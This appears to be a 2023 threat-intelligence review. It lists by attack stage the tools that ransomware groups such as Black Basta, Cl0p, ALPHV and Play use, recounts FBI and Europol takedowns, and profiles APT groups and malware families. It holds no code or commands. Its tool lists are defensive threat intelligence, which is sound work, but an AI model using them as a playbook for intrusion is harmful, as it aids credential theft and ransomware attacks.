08. Data Exfiltration
- ExtPassword
- FileZilla
- FreeFileSync
- LaZagne
- LostMyPassword
- MegaSync
- ProcDump
- Mimikatz
- PasswordFox
- Rclone
- WinSCP
- StealBit



BLACK BASTA

01. Initial Access
- Remote Desktop Protocol (RDP)
- Phishing
- Initial access brokers

02. Execution
- Command and Scripting Interpreter
- User execution

03. Persistence
- Scheduled Task
- Create Account


04. Privilege Escalation
- Exploit privilege-escalation vulnerability

05. Defense Evasion
- Command and Scripting Interpreter

06. Discovery
- Netcat
- Advanced Port Scanner
- NBTscan

07. Lateral Movement/ Remote Access
- Qakbot
- Brute Ratel
- Cobeacon
- BITSAdmin
- PsExec
- WMI
- RDP
- PsExec
- Cobalt Strike
- SystemBC
- AnyDesk
- AteraAgent
- Splashtop
- BITSAdmin
- TeamViewer
- WizTree
- Citrix Enterprise Browser
- DWService
- Chisel

08. Data Exfiltration
- Mimikatz
- Rclone
- WinSCP



>_ CL0P^_- LEAKS

01. Initial Access
- Exploit Public-Facing Application
- File transfer application (FTA) vulnerabilities
- Phishing attacks
- Initial access brokerss
- Exploitation of known vulnerability

02. Execution
- Command and Scripting Interpreter
- Shared Modules
- User execution

03. Persistence
- Application Shimming
- Webshell
- Scheduled Task
- Create Account


04. Privilege Escalation
- Exploitation for Privilege Escalation

05. Defense Evasion
- Indicator Removal
- DLL Side-Loading

06. Discovery
- Cobalt Strike
- FlawedGrace
- LOLbins

07. Lateral Movement/ Remote Access
- SMB/Windows Admin Shares
- RDP Hijacking
- Cobalt Strike
- Flawed Ammyy remote access trojan
- SDBot
- Meterpreter

08. Data Exfiltration
- Truebot
- Exfiltration Over C2 Channel
- FlawedAmmyy remote access trojan



ALPHV

01. Initial Access
- Remote Desktop Protocol (RDP)
- Exploiting vulnerable or unpatched VPN gateways and MS Exchange Server
- Phishing attacks, and Social Engineering
- Malvertising Campaigns
- MFA bombing
- Possible insiders

02. Execution
- Command and scripting interpreter
- User execution
- Sardonic Backdoor and Nitrogen Malware

03. Persistence
- Valid Accounts
- Webshell
- Windows Services


04. Privilege Escalation
- AccessChk64
- Bypass UAC by abusing Microsoft COM
- Valid Accounts
- Exploit privilege-escalation vulnerability

05. Defense Evasion
- Disables Microsoft Defender
- Sphynx
- KillAV
- Terminator
- Vulnerable Signed Kernel Driver
- Total Deployment Software administrative tool

06. Discovery
- Advanced IP Scanner
- ADRecon
- net use
- AdFind
- Findstr
- PowerView
- Bloodhound
- SoftPerfect Network Scanner

07. Lateral Movement/ Remote Access
- Ligolo
- Revsocks
- Metasploit
- psexec
- Impacket
- RemCom
- Munchkin
- Cobalt Strike
- BitsAdmin
- Curl
- AnyDesk
- ConnectWise
- Total Deployment Software administrative tool
- ScreenConnect
- AteraAgent
- Splashtop

08. Data Exfiltration
- MegaSync
- Rclone
- Exmatter
- LaZagne
- PuTTY Secure Copy client
- Rubeus
- Stealbit
- Mimikatz



PLAY

01.
Initial Access
- Exploit Public-Facing Application
- Remote Desktop Protocol (RDP)
- Initial Access Brokers

02.
Execution
- Command and Scripting Interpreter
- Cobeacon
- SystemBC

03.
Persistence
- Valid Accounts

04.
Privilege Escalation
- WinPEAS
- Nekto / PriviCMD

05.
Defense Evasion
- GMER
- IOBit
- PowerTool
- Command and Scripting Interpreter

06.
Discovery
- AdFind
- Grixba
- Bloodhound
- Nltest
- Netscan

07.
Lateral Movement/ Remote Access
- Cobalt Strike
- SystemBC
- PsExec
- Plink
- Powershell Empire

08.
Data Exfiltration
- Mimikatz
- Grixba
- WinSCP


Top News from the Ransomware Landscape in 2023

Forty countries joined a United States-led alliance signing a pledge to not pay cybercriminal ransoms in an effort to eliminate hackers' funding mechanisms.

The average ransomware payout cost has surged to $1.6 million compared to the previous year's average of over $272,000. 43% of surveyed companies confirmed paying the ransom.

ALPHV went beyond extortion and filed a SEC (U.S. Securities and Exchange Commission) complaint.

The SEC requires public companies to disclose cybersecurity breaches within four days. ALPHV is the first group to file SEC complaints after a successful intrusion because of victim non-payment.




*In your own words, describe the conduct or situation you are complaining about.

We want to bring to your attention a concerning issue regarding MeridianLink's compliance with the recently adopted cybersecurity incident disclosure rules.


It has come to our attention that MeridianLink, in light of a significant breach compromising customer data and operational information, has failed to file the requisite disclosure under Item 1.05 of Form 8-K within the stipulated four business days, as mandated by the new SEC rules.

An internationally coordinated initiative was launched by Europol and Eurojust aimed to disrupt the RagnarLocker ransomware group.


LANDES-KRIMINALAMT
POLIZEI Sachsen
STAATSANWALTSCHAFT LEIPZIG
Freistaat SACHSEN
JUNALCO
Gendarmerie nationale
POLITIE
POLIZIA POSTALE
Federal Criminal Police Office
EUROPOL EC3 European Cybercrime Centre
EUROJUST
POLICIJA
GUARDIA CIVIL CIBERCRIMEN

This service has been seized as part of a coordinated international law enforcement action against the RagnarLocker group

The U.S. Department of Justice led an international coalition to Disrupt the Hive Ransomware Variant.



IV. <u>SUMMARY OF PROBABLE CAUSE</u>

6. On or about January 11, 2023, investigators executed search warrants pursuant to 18 U.S.C. §§ 2703(a), 2703(b)(1)(A), and 2703(c)(1)(A) for information associated with servers at [redacted] leased by three email addresses associated with operators of the Hive ransomware, including the **Target Servers**.

3


se 2:23-mj-00281-DUTY *~~SEALED~~* Document 1 *~~SEALED~~* Filed 01/23/23 Page 13 of 24
Page ID #:13

As detailed below, the FBI's analysis of these servers confirmed that the servers are used solely to facilitate Hive's criminal activity.

Europol and Eurojust led international collaboration to disrupt a prolific ransomware group in Ukraine known to be heavy users of LockerGoga, MegaCortex, Hive and Dharma ransomware.

U.S. Law enforcement successfully dismantled the Genesis Market.

- The operation, codenamed MEDUSA, yielded 119 arrests, 208 property searches and 97 knock and talks.
- Captured malware was linked to a unit within Center 16 of Russia's FSB
- The FBI created tool named PERSEUS caused the Snake malware to overwrite its own vital components.



THIS WEBSITE HAS BEEN SEIZED


OPERATION COOKIE MONSTER

Genesis Market's domains have been seized by the FBI pursuant to a seizure warrant issued by the United States District Court for the Eastern District of Wisconsin. These seizures were possible because of international law enforcement and private sector coordination involving the partners listed below.

To determine if you have been victimized, visit:
haveibeenpwned.com or politie.nl/checkyourhack

Been active on Genesis Market? In contact with Genesis Market administrators?
Email us, we're interested: FBIMW-Genesis@fbi.gov

An FBI-led coalition seized the ALPHV/BlackCat Ransomware blog page in December. Four days later, the threat actors launched an alternative site, which is still operational at the time of this publication.



THIS WEBSITE HAS BEEN SEIZED


The Federal Bureau of Investigation seized this site as part of a coordinated law enforcement action taken against ALPHV Blackcat Ransomware

This action has been taken in coordination with the United States Attorney's Office for the Southern District of Florida and the Computer Crime and Intellectual Property Section of the Department of Justice with substantial assistance from Europol and Zentrale Kriminalinspektion Göttingen.

If you have information about Blackcat, their affiliates, or activities, you may be eligible for a reward through the Department of State's Rewards for Justice program. Information can be submitted through the following Tor-based tip line: he5dybnt7sr6cm32xt77pazmtm65flqy6irivtflruqfc5ep7eiodiad.onion (Tor browser required).

Top 10 Countries Targeted by Cyber Attacks in 2023


Cybercrime is a global problem. No single country in the world is immune from being attacked. Here are the top 10 countries targeted by Cyber Attacks in 2023.



54% of all Global Cyber Attacks targeted the United States. This was 10x more than the UK, the second closest competitor.

The chart below shows the monthly breakdown of attacks experienced by the top 10 targeted countries of 2023.

2023 Top Ten Targeted Country List Monthly Representation




Top 5 Industries Targeted by Cyber Attacks in 2023

The most targeted industries in 2023 are shown below. Some key factors in an attacker's choice to target specific industries include: 1. The importance of their data and reputation. 2. The potential willingness to pay a ransom. 3. The overall state of the target’s security posture.

1. **Manufacturing** - 20.5%
2. **IT/Engineering/Tech** - 14.4%
3. **Finance** - 12.0 %
4. **Healthcare** - 9.4 %
5. **Education** - 8.0 %
6. **Others** - 35.7%

Top Targeted Industries



Rise in State-Sponsored Attacks

China, Russia, North Korea, and Iran have developed some of the most sophisticated and comprehensive cyber tradecraft that governments and businesses have to battle today.

- Nation-states, driven by political agendas, have harnessed cyber espionage as a powerful tool to gather intelligence, influence events, and undermine rivals. Over the years, there have been many reported cases of government agencies, energy grids, financial institutions, and healthcare systems falling prey to targeted attacks, jeopardizing both economic stability and public safety
- Cyber espionage's impact on the global economy has redefined the dynamics of trade, innovation, and security. Businesses lose billions annually when intellectual property is compromised and the increasing number of supply chain attacks disrupt manufacturing and distribution networks to an alarming degree.
- Nation-states exploit digital vulnerabilities to influence elections, gather classified intelligence, and disrupt rival activities. This has blurred the traditional boundary between physical and virtual warfare and reshaped power dynamics in the cyber arena, allowing smaller nations to wield disproportionate influence far beyond their physical borders.
- Supply Chain Compromises – Attacks against SolarWinds, 3CX, Kaseya affected thousands of organizations, including U.S. government agencies, demonstrating the vulnerability of global supply chains.

Most Active Nation-State APTs of 2023

1. **Red Delta (China)** 🇨🇳 - Red Delta is a China-based cyber espionage threat actor that was first observed in 2017 but may have been conducting operations since at least 2014. This group has targeted government entities, nonprofits, religious, and other non-governmental organizations in the U.S., Europe, Mongolia, Myanmar, Pakistan, and Vietnam, among others
2. **Lazarus (North Korea)** 🇰🇵 - Lazarus Group is a North Korean state-sponsored cyber threat group that has been attributed to the Reconnaissance General Bureau. This group is believed to be responsible for the 3CX supply chain attack.
3. **OilRig (Iran)** 🇮🇷 - OilRig is a suspected Iranian threat group that has targeted Middle Eastern and international victims since at least 2014. The group has targeted a variety of sectors, including financial, government, energy, chemical, and telecommunications.
4. **Sandman (China)** 🇨🇳 - Sandman APT is likely associated with suspected China-based threat clusters known to use the KEYPLUG backdoor, in particular a cluster jointly presented by PwC and Microsoft at Labscon 2023 – STORM-0866/Red Dev 40.
5. **Arid Viper (Palestine)** 🇵🇸 - Arid Viper is an espionage-motivated cyber threat actor with Hamas-aligned interests. Arid Viper's toolkit is multi-platform and includes the consistent use and development of mobile spyware since emerging in 2017. Increased industry focus on Arid Viper is an extension of our continuing collective efforts to track threat actors engaged in the Israel-Hamas war.


Top Threats of 2023 by Operating System

Windows

There was no reduction in Windows malware and loaders in 2023. Many commodity loaders were polymorphic (change their hash on every execution) and supported attackers' hands-on-keyboard activities for information gathering, disabling security settings, and forging the way for ransomware attacks.

1. **Pikabot** - A loader malware that demonstrates advanced techniques with evasion, injection, and anti-analysis, and supports various options for C2 communication and second stage injection. The Pikabot loader displayed increased activity when Qakbot operations were taken down. Pikabot showed continually increasing activity throughout the year and is still on the rise.
2. **SocGholish** - SocGholish is a downloader that uses JavaScript to download files via HTTP and writes the payloads to disk before launching them.
3. **GootLoader** - A first stage malware that is based on JavaScript and commonly uses SEO poisoning and compromised websites to trick victims into downloading a ZIP archive.
4. **SolarMarker** - A malware family that is known for stealing information and creating backdoors, and is typically spread through search engine optimization (SEO).
5. **Raspberry Robin** - The Raspberry Robin worm, also known as the QNAP worm or LNK worm, is a worm that installs from infected removable drives.

The chart below shows the comparative prevalence rates of the top 5 malware families seen targeting Windows in 2023. Pikabot was the clear leader. Raspberry Robin, while only representing 3% of attacks seen from the top five families, was the fastest growing variant in the latter half of 2023, and should be closely watched as we enter 2024.



Linux

We have observed multiple botnets (Mirai, Mirai-related variants, and BASHLITE), multiple crypto-jacking campaigns (Kinsing, XMRig), usage of rootkits in multiple campaigns such as the Krasue campaign, which uses a rootkit to hide itself. We also witnessed a significant increase in LinPEAS usage and usage of webshells in campaigns like Teal Kurma where a webshell named SnappyTCP was deployed. There has also been an increase in ransomware attacks targeting Linux environments.

Here is a list of the top malware families targeting Linux environments:

